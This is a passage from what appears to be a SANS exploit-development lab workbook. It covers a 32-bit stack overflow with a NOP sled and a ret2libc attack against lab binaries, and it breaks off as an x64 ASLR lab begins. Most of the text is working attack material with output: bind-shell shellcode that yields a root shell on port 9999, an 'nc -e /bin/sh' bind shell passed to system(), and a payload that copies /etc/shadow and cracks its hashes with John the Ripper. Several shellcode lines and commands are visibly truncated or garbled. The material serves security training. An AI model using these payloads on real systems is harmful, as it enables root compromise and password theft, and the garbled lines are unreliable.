#3  0x08048432 in _start ()
```

We see that the return pointer shows up again, pointing back to main.

Finally, we run the following command:

```
gdb-peda$ x/i 0x8048642-5
0x804863d <main+78>:    call    0x8048516 <checkpw>
```

This simply confirms that directly above the return pointer address is the call to the `checkpw()` function from which we are returning. We subtract 5bytes as that is the length of the call instruction. We have confirmed that `0x8048642` is definitely the return pointer and demonstrated how to easily find it on the stack by referencing `EBP+4` and looking at the call chain with the `backtrace` command.

Precisely Overwriting Return Pointer

If you are still at the previous breakpoint, type in `c` to continue. The program should exit normally. This is expected because the buffer is 600 bytes, and we haven't overwritten at this point. As stated previously, other important stack data could have been overwritten. Now quickly validate at what point the return pointer is overwritten

```
gdb-peda$ u < (python - 'print("A" * 612)'
```

The program should experience a segmentation fault at this point. If you hit the prior breakpoint, you may enter `c` to continue execution. You may also delete the breakpoint with the `del break` command. Notice that it is showing us `0x08048600` instead of `0x41414141`. The "00" at the end of the address is likely due to a null termination being performed by the string-copying function. We are overwriting SFP and incidentally writing "00" at the end of the return pointer, which is causing a segmentation fault. We are definitely close.

Run the program one last time through GDB and make it 612 A's, followed by 4 B's. You should now see `0x42424242 in ?? ()`. We now know that at exactly 612 bytes, the next 4 bytes overwrite the return pointer as those were the only B's entered. You could have also looked at the address of the next instruction in `main()` following the call to `checkpw()` and examined the memory to locate the return pointer. When inputting 608 A's, you still get control; however, that is due to a return instruction in the `main()` function.

```
gdb-peda$ u (python - 'print("A" * 612 + "BBBB")')
Stopped reason SIGSEGV
0x42424242 in ?? ()
```

Launching the attack

At this point, we need to select our shellcode. In a fresh shell, change to your `/home/deadlist/password` directory, type `cat shellcode.txt` and look at the shellcode that will open up a backdoor on port 9999. You can see that the size of the shellcode is 84 bytes. Our buffer is 608 bytes and at 612 bytes starts the 4byte return pointer. With some simple math we can see how much padding we have to use to place our shellcode at the top of the buffer, followed by enough A's to get us to 612 bytes; then we can finally place our guess at the address of the start of our shellcode.

Note

612 bytes until the RP – 84 bytes of shellcode = 528 bytes of padding

After the padding we have our return pointer guess from inside the debugger (`0xffffcd8`). That should be the start of the shellcode. Now use Python to tie it all together and try to attack the password program. (Note that this is all on one line.)

```
python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\
+ "A"*528 + "\xf8\xcd\xff\xff"'
./password
```

Paste shellcode, padding, and return pointer in hex form as input to `./password`

```
python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\xf8\xcd\xff\xff"' ./password
```

Expected Results

```
deadlist@sec660:~/password$ python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\xf8\xcd\xff\xff"' ./password
Please enter the password: Access Denied!
Segmentation fault
deadlist@sec660:~/password$
```

Confirm TCP port 9999 is *NOT* listening

```
deadlist@sec660:~/password$ netstat -pant | grep 9999
deadlist@sec660:~/password$
```

Something did not go according to our plan, the shellcode *should* be running, and the program *should not* exit back to the terminal shell where we started it. We want it to sit still, patiently waiting for a TCP connection to port 9999, without ending the `./password` program.

This must mean that we didn't guess the exact location of our shellcode. You may have also received the message "Illegal instruction" instead of "Segmentation fault". Though it is possible to keep on guessing, let's improve our chances.

The debugger showed us that this would be the address. Addressing inside of the debugger can be a bit different due to a couple of reasons. The argument vector array is larger than when we run the program outside the debugger, we are running it from the current directory. GDB runs it with the absolute path of `/home/deadlist/password/password` changing memory layout a bit. Another reason has to do with environment variables and how they are mapped in. The debugger sets some additional environment variables which also changes the memory layout a bit. How do we fix this? Let's look at a couple of ways. The first being the use of core dumps and the second through the use of a NOP sled.

Enable Core Dumps

Enable Core Dumps and rerun the exploit

```
ulimit c unlimited
sudo chmod -s password # (1)
python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\xf8\xcd\xff\xff" ' ./password
```

1. This will prompt you for the *deadlist* user, if you did NOT change it, it is also *deadlist*

Expected Results

```
deadlist@sec660:~/password$ ulimit c unlimited
deadlist@sec660:~/password$ sudo chmod -s password # (1)
[sudo] password for deadlist:
deadlist@sec660:~/password$ python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\xf8\xcd\xff\xff" ' ./password
Please enter the password: Access Denied!
Segmentation fault (core dumped)
deadlist@sec660:~/password$
```

Load the core file into GDB

```
gdb -core core
```

Expected Results

```
deadlist@sec660:~/password$ gdb -core core
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
[New LWP 62697]
Core was generated by `./password'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xffffcdfb in ?? ()
gdb-peda$
```

This execution shows a crash while attempted to execute at the address `0xffffcdfb`. If you have a different address, you can still proceed with the address showed for stack frame #0 in your output.

Expected Results

```
gdb-peda$ x/20wx $esp-0x268 # (1)
0xffffce08 0x4353db31 0x6a026a53 0x89995866 0x9680cde1
0xffffce18 0x68665243 0x53660f27 0x666ae189 0x56515058
0xffffce28 0x80cde189 0xe3d166b0 0x525280cd 0xe1894356
0xffffce38 0x80cd66b0 0x59026a93 0x80cd3fb0 0xb0f97949
0xffffce48 0x2f68520b 0x6868732f 0x6e69622f 0x5352e389
```

1. 0x268 is 616 decimal

We can see that `0xffffce08` is the address we need to use outside of the debugger as it's the start of our shellcode! The exact start of the shellcode on your system may be at a different address. Look for the 4bytes starting with `0x4353db31`. The address of those bytes is the one you want to find and use.

Corrected Exploit

Quit GDB, restore the SUID permissions on `./password`, then try the exploit with the new address.

Restore SUID permissions

```
sudo chmod +s password
python - 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\x08\xce\xff\xff"' ./password
```

Expected Results

```
deadlist@sec660:~/password$ python -c 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A"*528 + "\x08\xce\xff\xff"' ./password
Please enter the password: Access Denied!
```

You should see the program appear to hang, because it's running the exploit's shellcode! Confirm you have a *root* access shell from a fresh terminal.

Load the core file into GDB

```
nc 127 0.0.1 9999
whoami
```

Expected Results

```
deadlist@sec660:~/password$ nc 127 0.0.1 9999
whoami
root
```

Alternatively to using coredumps, we could use a NOP sled to reposition and increase the reliability of the addresses.

Increasing our Chances

No Operation (NOP) instructions provide us with a way to increase our chances of successfully exploiting a stack-based overflow. Remember the NOP instruction simply tells the processor to do nothing and move to the next instruction. The hexadecimal number 90 is the NOP opcode and is what we can use to try to be more successful than our last attempt. Instead of having to guess the exact address of the shellcode we can put a NOP sled so that if we land anywhere inside it, we will execute the NOP instructions, sliding down to our shellcode. We shouldn't have to worry about the addressing layout being slightly different inside of the debugger if we choose an address in the NOP sled, though we might have to guess a couple of different spots. Let's replace some of the A's we used for padding with NOPs. Of course, we now want to start off our exploit with the NOP instructions,

followed by our shellcode, followed by our padding of A's, and end with our guess for the return pointer. If we can overwrite the return pointer with an address that falls within our NOP sled, it should slide down and execute our shellcode. Let's change the return pointer guess temporarily to "RRRR" as a placeholder until we find a better address to use.

So now we want the following:

Use a fresh terminal to find where inside our NOP sled we should land

```
gdb ./password
break *0x0804854c
run <<(python -c 'print("\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A" * 228 + "RRRR")')
x/20w $esp+300
```

Expected Results

```
deadlist@sec660:~/password$ gdb ./password
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./password... (no debugging symbols found)...done.
gdb-peda$ break *0x0804854c
Breakpoint 1 at 0x0804854c
run <<(python -c 'print("\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A" * 228 + "RRRR")')
Breakpoint 1, 0x0804854c in checkpw ()
gdb-peda$ x/20wx $esp+300
0xffffcf1c: 0x90909090  0x90909090  0x90909090  0x90909090
0xffffcf2c: 0x90909090  0x90909090  0x4353db31  0x6a026a53
0xffffcf3c: 0x89995866  0x9680cde1  0x68665243  0x53660f27
0xffffcf4c: 0x666ae189  0x56515058  0x80cde189  0xe3d166b0
0xffffcf5c: 0x525280cd  0xe1894356  0x80cd66b0  0x59026a93
```

Now we need to select an address that is conveniently inside the NOP sled. If you add a NOP sled but you don't change the return address, you are still returning to the very beginning of the buffer, which isn't helpful. The purpose is to land inside (not the first NOP) the sled. For a first try, we'll use `0xffffcf2c` which isn't in the middle but at least 8 bytes from the beginning of the shellcode. We may need to try different sizes of sleds, and locations inside the sled if this fails.

Test this from a fresh terminal shell, not inside the debugger. You can add an ampersand (`&`) at the end of the command to run it in the background so you do not need another terminal to connect with.

Try the NOP sled exploit

```
python - 'print("\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A" * 228 + "\x2c\xcf\xff\xff")' ./password &

netstat n grep 9999
nc -nv 127 0.0.1 9999
whoami
```

Expected Results

```
deadlist@sec660:~/password$ python - 'print("\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
+ "A" * 228 + "\x2c\xcf\xff\xff")' ./password &
[1] 3704
deadlist@sec660:~/password$ Please enter the password: Access Denied!

deadlist@sec660:~/password$ netstat a grep 9999
tcp        0      0 0.0.0.0:9999          0.0.0.0:*              LISTEN
deadlist@sec660:~/password$ nc -nv 127 0.0.1 9999
Connection to 127.0.0.1 9999 port [tcp/*] succeeded!
whoami
root
```

Key Takeaways

- Identify a buffer overflow in a vulnerable Linux binary
- Determine the buffer size
- Gain control of the instruction pointer
- Bypass authentication
- Gain shellcode execution!

Lab 4.2: ret2libc

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The passlibc program on your Ubuntu VM -Linux ELF binary -Vulnerable to a stack overflow -DEP mitigations enabled

Objectives

- Trigger a buffer overflow inside the program
- Determine the buffer size
- Locate the address of the system() function
- Create an environment variable and pass it as an argument to system()

Preparation

VM Environment

Unzip and boot up your SANS-provided Ubuntu 18.04 VM if you haven't already done so!

1. Disable ASLR

If you have a fresh boot of the VM, you should disable ASLR. The previous lab told you to disable it, but you should be sure ASLR is disabled for the lab to work correctly. To disable ASLR on your Ubuntu VM enter the following from a Terminal command prompt (To open a Terminal, simply right-click anywhere on the Desktop and select Open Terminal):

Three main values can be located in the file randomize_va_space:

- 0 -No randomization: Everything is static.
- 1 -Conservative randomization: Shared libraries, stack, mmap, VDSO, and heap are randomized.
- 2 -Full randomization: In addition to conservative randomization, break "brk()" is also randomized.

Disable ASLR

```
$ sudo -i
[sudo password for deadlist:
root@sec660:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@sec660:~# exit
```

This will only disable ASLR until the next reboot. You MUST do this step again if you restart the VM.

Identify the Target

We'll use your SANS provided Ubuntu 18.04 VM for this lab. For context of this scenario, let's take a look at your environment before we begin the attack.

1. Identify the linux system build information

Verify kernel

```
$ uname -rs
Linux 5.40-42-generic
```

2. Switch to your `/home/deadlist/passlibc` directory and use the `checksec.sh` utility to examine security info of the target program: `./passlibc`.

Command lines

```
cd /home/deadlist/passlibc
./checksec.sh --file passlibc
```

In your passlibc folder is a checksec.sh file. It is a script written by Tobias Klein to check programs to see what Linux exploit mitigations are used. You can find the tool online at <http://www.trapkit.de/tools/checksec.html>. Try running it against both the password and passlibc programs. You should quickly notice that the passlibc program was compiled with w^x (DEP) support, marked by the tag "NX enabled." The following is an example of running the tool against the passlibc program:

Expected results

```
deadlist@sec660:~$ cd /home/deadlist/passlibc
deadlist@sec660:~/passlibc$ ./checksec.sh --file passlibc
RELRO          STACK CANARY      NX              PIE              RPATH          RUNPATH         FILE
Partial RELRO  No canary found   NX enabled      No PIE           No RPATH       No RUNPATH      passlibc
deadlist@sec660:~/passlibc$
```

RELRO has to do with reordering of ELF sections such as BSS and Data, as well as making the Global Offset Table (GOT) read-only at runtime. Partial RELRO does not mark the GOT as read-only. The stack canary option is covered shortly. Of course, NX is data execution prevention. Position Independent Executable (PIE) helps to defeat Return-Oriented Programming (ROP) attacks by randomizing the location of memory mappings with each run of the program. We deal with Address Space Layout Randomization (ASLR) a bit later. RPATH and RUNPATH have to do with from what directories and in what order a binary or shared object should be loaded.

Determine Buffer Size

It's time to try a few inputs to help determine the buffer size.

Expected results

```
deadlist@sec660:~/passlibc$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: # (1)
```

1. STDIN prompt for a password

How many characters before a segmentation fault?

8 Characters: no crashes

```
deadlist@sec660:~/passlibc$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: AAAAAAA
Access Denied
deadlist@sec660:~/passlibc$
```

24 Characters: Segmentation Fault

```
deadlist@sec660:~/passlibc$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: AAAAAAAAAAAAAAAAAAAAAA
Access Denied
Segmentation fault
deadlist@sec660:~/passlibc$
```

Find size with GDB

Now open the program with GDB. Type in `disas main` and look for the call to the `checkpw()` function. The address of the instruction following this call is the return pointer address pushed onto the stack when `checkpw()` is called. Next, we need to set a

breakpoint for an address shortly after our data is copied into the buffer inside the `checkpw()` function. Type in `disas checkpw` and look for the call to the `gets()` function. The address of the instruction following this call should be a good spot to set a breakpoint. Our data should be placed into the buffer at this point. Type in the command `break *0x804856a` and press Enter. Note that there is a small chance that the addressing layout on your system may not match up exactly. If this is the case, simply look for the `gets()` function and use the address of the instruction following the call to `gets()` .

Look for the use of a vulnerable function.

```
deadlist@sec660:~/passlibc$ gdb ./passlibc # (1)
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+ GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./passlibc... (no debugging symbols found)...done.
gdb-peda$ disas main # (2)
Dump of assembler code for function main
0x08048607 <+0>      lea     ecx,[esp+0x4]
0x0804860b <+4>      and     esp,0xffffffff0
0x0804860e <+7>      push   DWORD PTR [ecx-0x4]
0x08048611 <+10>     push   ebp
0x08048612 <+11>     mov     ebp,esp
0x08048614 <+13>     push   esi
0x08048615 <+14>     push   ebx
0x08048616 <+15>     push   ecx
0x08048617 <+16>     sub     esp,0xc
0x0804861a <+19>     call   0x8048450 <__x86.get_pc_thunk.bx>
0x0804861f <+24>     add     ebx,0x19e1
0x08048625 <+30>     mov     esi,ecx
0x08048627 <+32>     sub     esp,0xc
0x0804862a <+35>     push   0x0
0x0804862c <+37>     call   0x80483e0 <setuid@plt>
0x08048631 <+42>     add     esp,0x10
0x08048634 <+45>     cmp     DWORD PTR [esi],0x1
0x08048637 <+48>     jle     0x8048655 <main+78>
0x08048639 <+50>     sub     esp,0xc
0x0804863c <+53>     lea     eax,[ebx-0x1820]
0x08048642 <+59>     push   eax
0x08048643 <+60>     call   0x80483b0 <puts@plt>
0x08048648 <+65>     add     esp,0x10
0x0804864b <+68>     sub     esp,0xc
0x0804864e <+71>     push   0x1
0x08048650 <+73>     call   0x80483c0 <exit@plt>
0x08048655 <+78>     call   0x8048516 <checkpw>
0x0804865a <+83>     mov     eax,0x0
0x0804865f <+88>     lea     esp,[ebp-0xc]
0x08048662 <+91>     pop     ecx
```

```

0x08048663 <+92>:  pop    ebx
0x08048664 <+93>:  pop    esi
0x08048665 <+94>:  pop    ebp
0x08048666 <+95>:  lea    esp, [ecx-0x4]
0x08048669 <+98>:  ret
End of assembler dump.
gdb-peda$ disas checkpw # (3)
Dump of assembler code for function checkpw:
0x08048516 <+0>:  push    ebp
0x08048517 <+1>:  mov     ebp, esp
0x08048519 <+3>:  push    ebx
0x0804851a <+4>:  sub     esp, 0x14
0x0804851d <+7>:  call    0x8048450 <__x86.get_pc_thunk.bx>
0x08048522 <+12>: add     ebx, 0x1ade
0x08048528 <+18>: sub     esp, 0xc
0x0804852b <+21>: lea     eax, [ebx-0x1910]
0x08048531 <+27>: push    eax
0x08048532 <+28>: call    0x80483b0 <puts@plt>
0x08048537 <+33>: add     esp, 0x10
0x0804853a <+36>: sub     esp, 0xc
0x0804853d <+39>: lea     eax, [ebx-0x18ac]
0x08048543 <+45>: push    eax
0x08048544 <+46>: call    0x80483b0 <puts@plt>
0x08048549 <+51>: add     esp, 0x10
0x0804854c <+54>: sub     esp, 0xc
0x0804854f <+57>: lea     eax, [ebx-0x188f]
0x08048555 <+63>: push    eax
0x08048556 <+64>: call    0x8048390 <printf@plt>
0x0804855b <+69>: add     esp, 0x10
0x0804855e <+72>: sub     esp, 0xc
0x08048561 <+75>: lea     eax, [ebp-0x10]
0x08048564 <+78>: push    eax
0x08048565 <+79>: call    0x80483a0 <gets@plt>
0x0804856a <+84>: add     esp, 0x10 # (4)
0x0804856d <+87>: sub     esp, 0x8
0x08048570 <+90>: lea     eax, [ebx-0x1872]
0x08048576 <+96>: push    eax
0x08048577 <+97>: lea     eax, [ebp-0x10]
0x0804857a <+100>: push    eax
0x0804857b <+101>: call    0x8048380 <strcmp@plt>
0x08048580 <+106>: add     esp, 0x10
0x08048583 <+109>: test    eax, eax
0x08048585 <+111>: jne     0x804859b <checkpw+133>
0x08048587 <+113>: sub     esp, 0xc
0x0804858a <+116>: lea     eax, [ebx-0x1868]
0x08048590 <+122>: push    eax
0x08048591 <+123>: call    0x80483b0 <puts@plt>
0x08048596 <+128>: add     esp, 0x10
0x08048599 <+131>: jmp     0x80485ce <checkpw+184>
0x0804859b <+133>: sub     esp, 0x8
0x0804859e <+136>: lea     eax, [ebx-0x1848]

```

```

0x080485a4 <+142>  push    eax
0x080485a5 <+143>  lea     eax,[ebp-0x10]
0x080485a8 <+146>  push    eax
0x080485a9 <+147>  call    0x8048380 <strcmp@plt>
0x080485ae <+152>  add     esp,0x10
0x080485b1 <+155>  test    eax,eax
0x080485b3 <+157>  jne     0x80485bc <checkpw+166>
0x080485b5 <+159>  call    0x80485d8 <granted>
0x080485ba <+164>  jmp     0x80485ce <checkpw+184>
0x080485bc <+166>  sub     esp,0xc
0x080485bf <+169>  lea     eax,[ebx-0x1841]
0x080485c5 <+175>  push    eax
0x080485c6 <+176>  call    0x80483b0 <puts@plt>
0x080485cb <+181>  add     esp,0x10
0x080485ce <+184>  mov     eax,0x0
0x080485d3 <+189>  mov     ebx,DWORD PTR [ebp-0x4]
0x080485d6 <+192>  leave
0x080485d7 <+193>  ret
End of assembler dump.
gdb-peda$ break *0x804856a
Breakpoint 1 at 0x804856a
gdb-peda$

```

1. Open passlibc with GDB
2. Disassemble `main()`
3. Disassemble `checkpw()`
4. Find address after `call gets()`
5. Set breakpoint on that address

Run the program and enter eight (8) A characters, then find them on the stack once the breakpoint is hit.

Look for a buffer used by the call to `gets()`.

```
gdb-peda$ run
Starting program /home/deadlist/passlibc/passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password  AAAAAAA

[-----registers-----]
EAX  0xffffcff8 ("AAAAAA")
EBX  0x804a000 --> 0x8049f14 --> 0x1
ECX  0xf7fb35c0 --> 0xfbad2288
EDX  0xf7fb489c --> 0x0
ESI  0xffffd040 --> 0x1
EDI  0x0
EBP  0xffffd008 --> 0xffffd028 --> 0x0
ESP  0xffffcfe0 --> 0xffffcff8 ("AAAAAA")
EIP: 0x804856a (<checkpw+84> add esp,0x10)
EFLAGS 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x8048561 <checkpw+75> lea    eax,[ebp-0x10]
0x8048564 <checkpw+78> push   eax
0x8048565 <checkpw+79> call   0x80483a0 <gets@plt>
=> 0x804856a <checkpw+84> add    esp,0x10
0x804856d <checkpw+87> sub    esp,0x8
0x8048570 <checkpw+90> lea    eax,[ebx-0x1872]
0x8048576 <checkpw+96> push   eax
0x8048577 <checkpw+97> lea    eax,[ebp-0x10]
[-----stack-----]
0000| 0xffffcfe0 --> 0xffffcff8 ("AAAAAA")
0004| 0xffffcfe4 --> 0xf7feadc0 (pop    edx)
0008| 0xffffcfe8 --> 0xffffd064 --> 0x0
0012| 0xffffcfec --> 0x8048522 (<checkpw+12> add    ebx,0x1ade)
0016| 0xffffcff0 --> 0xf7fb4dd8 --> 0xffffd0dc --> 0xffffd2df ("CLUTTER_IM_MODULE=xim")
0020| 0xffffcff4 --> 0xf7ffd940 --> 0x0
0024| 0xffffcff8 ("AAAAAA")
0028| 0xffffcffc ("AAAA")
[
Legend  code, data, rodata, value

Breakpoint 1, 0x0804856a in checkpw ()
gdb-peda$ x/20wx $esp
0xffffcfe0  0xffffcff8  0xf7feadc0  0xffffd064  0x08048522
0xffffcff0  0xf7fb4dd8  0xf7ffd940  0x41414141  0x41414141 # (1)
0xffffd000  0x00000000  0x0804a000  0xffffd028  0x0804865a # (2)
0xffffd010  0x00000001  0xffffd0d4  0xffffd0dc  0xffffd040
```

```
0xffffd020 0x00000000 0xf7fb3000 0x00000000 0xf7df6e91
gdb-peda$
```

1. 0xffffcfff8 begins the inputted AAAAAAAA
2. 0xffffd00b begins the Return pointer after `call gets()`

Search through memory to find the return pointer `0x804865a` as shown on the slide. Once you locate it, simply count the number of bytes from the start of the buffer to the return pointer. You entered in eight A's, which can be seen at the memory location `0xffffcfff8`. You can simply locate the A's visually by looking for a series of the hex value 41. Again, 0x41 is an uppercase "A" in hex-to-ASCII encoding. Because we entered in eight A's, we need to include those 8 bytes and continue counting until we hit the return pointer. It should be 20 bytes from the start of the buffer to the beginning of the return pointer. If we write 24 bytes, we should just overwrite the return pointer. Now restart the program by typing `run` and this time enter in 24 A's. You should get a segmentation fault showing `0x41414141 in ?? ()`. This tells us that the processor tried to execute code located at `0x41414141`, which is an invalid memory address for this process causing an access violation. You can verify by sending in 20 A's and 4 B's to see if the instruction pointer holds `0x42424242`.

You can also use the `searchmem` command in PEDA, such as `searchmem AAAAAAAA`.

Locate Address of `system()`

Now that we know the location of the return pointer on the stack, we must determine the address of the `system()` function. If the program is not currently running inside of GDB, type `run` again to restart the program. When GDB pauses execution of the program at the breakpoint you set, type `print system` or `p system`. (Note: The program has to be running in order for libraries to be loaded; otherwise, you won't get a result from issuing this command.) This should give you the result address of the `system()` function, which is `0xf7e1ad80`. Record this address, as you will need it shortly. Remember, ASLR is not yet on and so we can rely on the static addressing.

```
gdb-peda$ print system
$1  {<text variable, no debug info>} 0xf7e1ad80 <system>
gdb-peda$
```

Next, we need to create an environment variable with the command of our choice that will be passed to the `system()` function. Drop back out of the debugger. For our example:

```
export NC "nc.traditional -l -p 8989 -e /bin/sh"
```

You may type in `echo $NC` to make sure you got the command right. Then, from your `/home/deadlist/passlibc` directory, type the command `./env NC passlibc` and press `Enter`. You should get the result displayed below but expect the address to be different on your system. This `env` program is a simple program to show you the address of where in memory the environment variable you give to it is located. This program comes in handy often, although its accuracy is not perfect. For example, you may need to try some addresses close to the address you are given to find the exact location in memory, so if it gives you `0xfffffdc1e`, the actual starting location you are looking for may be somewhere closer to `0xfffffdc07`. It could also be the opposite direction in memory. Once you determine the location of your environment variable, record it, and move on. Note that environment variables will be at different locations than the address shown on this slide. Each time you create an environment variable, it is placed at a

different location and is specific to your current shell. Also, remember that environment variables are only good for the current shell. If you jump to a different window the environment variable won't be there.

Expected results

```
deadlist@sec660:~/passlibc$ export NC "nc.traditional -l -p 8989 -e /bin/sh"
deadlist@sec660:~/passlibc$ ./env NC ./passlibc
NC will be at 0xffffdc1e # (1)
deadlist@sec660:~/passlibc$
```

1. Address of "NC" variable from inside the `./env` program

Use YOUR address of the NC environment variable going forward, not the one shown here, it is likely different!

Now we have both the address of `system()` (`0xf7e1ad80`) and an address of a string to use as an argument to `system()` (`0xffffdc1e` in this shell, yours is likely different).

If we do not need to make adjustments on the environment, this address should work. Here is an example where an adjustment is needed:

UNEXPECTED results

```
$ python -c 'print("A" * 20 + "\x80\xad\xel\xf7SANS\x0b\xdc\xff\xff")' ./passlibc

sh:  raditional  not found
Segmentation fault
```

Note the line with the shell error: 'sh: 1: raditional: not found'.

This unexpected result is because the address that `system()` received as an argument was three bytes into the string **nc.traditional**. If this were you, you would solve the problem by subtracting four (4) bytes from the argument address and try again.

AAAAAAA f7e1ad80 SANS fffdc0b			
buffer	system()	Pad	Arg

Use a custom command instead of a shell

You already have much of the information needed to run this attack, but it is good practice to perform all the steps, including determining the buffer size, locating the return pointer and the address of the `system()` function, and utilizing environment variables to get what you need.

Run the same style of ret2libc attack, this time copying the contents of the `/etc/shadow` password file and cracking the password of the user *uberadmin*. You should complete the attack using the John the Ripper.

Create an environment variable with a shell command to copy the /etc/shadow file

Hint #1

```
export PW "cat /etc/shadow > /tmp/shadow"
./env PW passlibc
```

Set up the Environment

```
deadlist@sec660:~/passlibc$ export PW "cat /etc/shadow > /tmp/shadow"
deadlist@sec660:~/passlibc$ ./env PW ./passlibc
PW will be at 0xffffdae3
deadlist@sec660:~/passlibc$
```

Use YOUR address of the PW environment variable going forward, not the one shown here, it is likely different!

Deliver the payload

```
python - 'print("A" * 20 + "\x80\xad\xe1\xf7SANS\xe3\xae\xfd\xff")' ./passlibc
```

Did it work?

Here is an example of a working **PW** payload, but you'll need to use the address of your **PW** variable, and be sure to reverse the byte order to fit little-endian format (0xffffdae3 is written as \xe3\xda\xff\xff). When you substitute for **your PW** address, pay close attention to the characters as it's easy to make a mistake in simply typing or escaping the bytes.

```
deadlist@sec660:~/passlibc$ python - 'print("A" * 20 +
"\x80\xad\xe1\xf7SANS\xe3\xda\xff\xff")' ./passlibc
```

I've caught on to you pal!

Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: Access Denied!

Segmentation fault

```
deadlist@sec660:~/passlibc$ ls -al /tmp/shadow
```

```
-rw-r--r-- 1 root deadlist 1603 Jan 13 01:27 /tmp/shadow
```

Start cracking!

```
john --format crypt /tmp/shadow
```

Expected Results

```
deadlist@sec660:~/passlibc$ john --format crypt /tmp/shadow
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
deadlist          (deadlist)
deadlist          (mbse)
theking9          (uberadmin)
3g 0:00:02:15 100% 2/3 0.02219g/s 323.6p/s 323.6c/s 323.6C/s russell9..bailey9
Use the "--show" option to display all of the cracked passwords reliably
Session completed
deadlist@sec660:~/passlibc
```

Key Takeaways

- Getting around the w^x exploit mitigation
- Dealing with a binary that has a small buffer
- Creating a useful environment variable
- Locating the system() function
- Getting control of the system

Lab 4.3: x64_vuln

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The `x64_vuln` program on your Ubuntu VM

- Linux ELF binary
- Vulnerable to a stack overflow
- ASLR is enabled

Objectives

- Trigger a buffer overflow inside the program
- Determine the buffer size
- Compensate for aSLR
- Verify control of RIP
- Gain code execution

Preparation

VM Environment

Unzip and boot up your SANS-provided Ubuntu 18.04 VM if you haven't already done so!

Enable ASLR

